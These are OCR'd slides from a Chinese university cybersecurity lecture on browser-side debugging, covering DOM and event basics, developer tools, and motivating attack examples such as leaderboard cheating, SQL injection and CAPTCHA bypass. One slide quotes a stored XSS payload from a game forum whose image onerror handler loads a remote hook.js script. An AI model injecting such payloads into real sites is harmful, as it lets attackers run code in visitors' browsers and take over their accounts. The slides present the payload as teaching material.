
6. 客户端浏览器调试

授课教师：游伟 副教授

授课时间：周五10:00 – 11:30（立德楼909）

课程主页：https://www.youwei.site/course/cybersecurity


腾讯微信运营团队
小小微信墙开发者
XX墙管理员
普通用户
App
注册应用
返回AppId和AppSecret
申请应用服务
返回media_id和pass
发布人大墙地址
(带media_id的链接)
禁言用户(media_id, pass, openid)
返回设置结果
登陆匿名墙(media_id)
请求鉴权(AppId, AppSecret)
返回用户的openid
返回用户的openid及其对应的身份凭证vid
发表帖子(media_id, openid, vid, message)
返回发帖结果和帖子的cid
查看帖子(media_id, cid)
返回帖子内容
服务器端
客户端

URL安全

游戏作弊：挤上“魂斗罗”的游戏排行榜

http://www.4399.com/flash/225668_4.htm

跨站脚本攻击

三国杀论坛：强迫加好友和转移“粮饷”


https://club.sanguosha.com/misc.php?mod=ranklist

通过留言方式
注入的脚本代码

```
<a href="home.php?mod=space&uid=1044931&do
=profile" target="_blank" id="bid_1044931"
onmouseover="showTip(this)" tip="UV1988: <
img src=x onerror=appendscript('https://ww
w.youwei.site/uv/hook.js')>" initialized=
"true">
  <img src="https://club.sanguosha.com/uc_
  server/data/avatar/001/04/49/31_avatar_s
  mall.jpg" onerror="this.onerror=null;thi
  s.src='https://club.sanguosha.com/uc_ser
  ver/images/noavatar_small.gif'">
```

SQL注入

- 作业页面SQL注入漏洞，可以利用来查询管理员密码



引子：微人大验证码绕开


为什么需要验证码?

目录

1. Web前端架构
2. Web前端调试技术
3. Web前端业务逻辑旁路
4. 浏览器扩展


6.1 Web前端架构

- 三种语言：HTML + CSS + JavaScript
- 两个机制：DOM (文档对象模型) + Event (事件)



Web前端示例

①

② 

③

对象	事件	响应
button (submit)	onclick	login()
.....	.....	.....

④
```
<form id="login-form">
  <input id="username" ... />
  <input id="password" ... />
  <button id="submit" ... />
  .....
</form>
```

⑤
```
<style>
  .input { background-color: white;
           height: 45px; .....
         }
  .....
</style>
```


⑥
```
<script>
 function login() {
   result = check_verification();
   .....
 }
 button=getElementById("submit");
 button.onclick = login;
</script>
```


① 页面显示 ④ HTML
② DOM ⑤ CSS
③ Event ⑥ JavaScript

6.1.1 文档对象模型（DOM）

- 将整个HTML文档描述成一棵树，文档中的每个标签对应DOM树的一个节点

```
<body onload="onload_handler()">
  <div id="input">
    <p>Input:</p>
    Value: <input type="text" id="value" />
    <input id="submit" type="submit" />
  </div>

  <hr />

  <div id="output">
    <p>Output:</p>
    <li>1</li>
  </div>

  <hr />

  <div id="avg">
    <p>Average: 1</p>
  </div>
</body>
```





DOM操作

- 查询
  - 按id查询：node = document.getElementById(id)
  - 按类名查询：node = document.getElementsByClass(class)
  - 按标签名查询：node = document.getElementsByTagName(tag)
- 修改
  - 修改节点的属性：node.{attrName} = {attrValue}
  - 设置节点的内容：node.innerHTML = {HTML Code}
- 添加
  - 创建节点：document.createElement(tag)
  - 添加到指定位置：parentNode.appendChild(newNode);
parentNode.insertBefore(newNode, targetNode);
- 删除
  - 删除节点：parentNode.removeChild(childNode)
  - 删除属性：node.removeAttribute(attrName)
- 替换
  - 替换节点：parentNode.replaceChild(newNode, oldNode)

DOM操作示例

Input:

Value: 3 提交

Output:

- 1

Average：1

Input:

Value: 提交

Output:


- 1
- 3

Average：2

```
<script>
function onsubmit_handler() {
  value = document.getElementById("value");
  output = document.getElementsByTagName("div")[1];
  li = document.createElement("li");
  li.innerHTML = value.value;
  output.appendChild(li);
  value.value = "";
}
</script>
```

6.1.2 事件（Event）机制

- 事件是一种异步编程的实现方式，是一种传递信息的机制，为Web程序提供了互动性
- 事件三要素：
  - 事件类型：描述发生的事件类型
  - 事件目标对象：注册了某个事件的对象
  - 事件处理函数：处理所发生事件的程序代码



Web浏览器常见事件

事件类型	事件名称	事件说明
浏览器窗口事件	load	页面加载完成时触发
	unload	窗口关闭时触发
鼠标事件	click	在元素上单机鼠标左键时触发
	mousedown	在元素上按下鼠标时触发
	mouseup	在元素上释放鼠标时触发
键盘事件	keydown	当键盘按键按下时触发
	keyup	当键盘按键释放时触发
表单事件	focus	当表单元素获得焦点时触发
	submit	当表单提交时触发
剪切板事件	oncopy	在用户拷贝元素内容时触发
	onpaste	在用户粘贴元素内容时触发
DOM事件	DOMNodeInserted	有DOM元素被添加时触发
	DOMNodeRemoved	有DOM元素被删除时触发
……		

绑定事件处理函数

- 行内绑定：<标签 属性列表 事件类型=“处理函数” />

```
<body onload="onload_handler()">
```

- 动态绑定：目标对象.事件类型 = 处理函数

```
submit = document.getElementById("submit");
submit.onclick = onsubmit_handler;
```

- 事件监听：目标对象.addEventListener(“事件类型”，处理函数)

Input:

Value: 3 提交

Output:

- 1


Average：1

```
output = document.getElementById("output");
output.addEventListener("DOMNodeInserted",
                        onDOMNodeInserted_handler);
```


6.2 Web前端调试技术

- 可调试性
  - 代码可得
  - 源码形式
- 浏览器提供的调试支持
  - 浏览器开发者工具
  - 本质：在JavaScript引擎层面提供了调试接口

6.2.1 浏览器提供的开发者工具



元素面板（Elements）



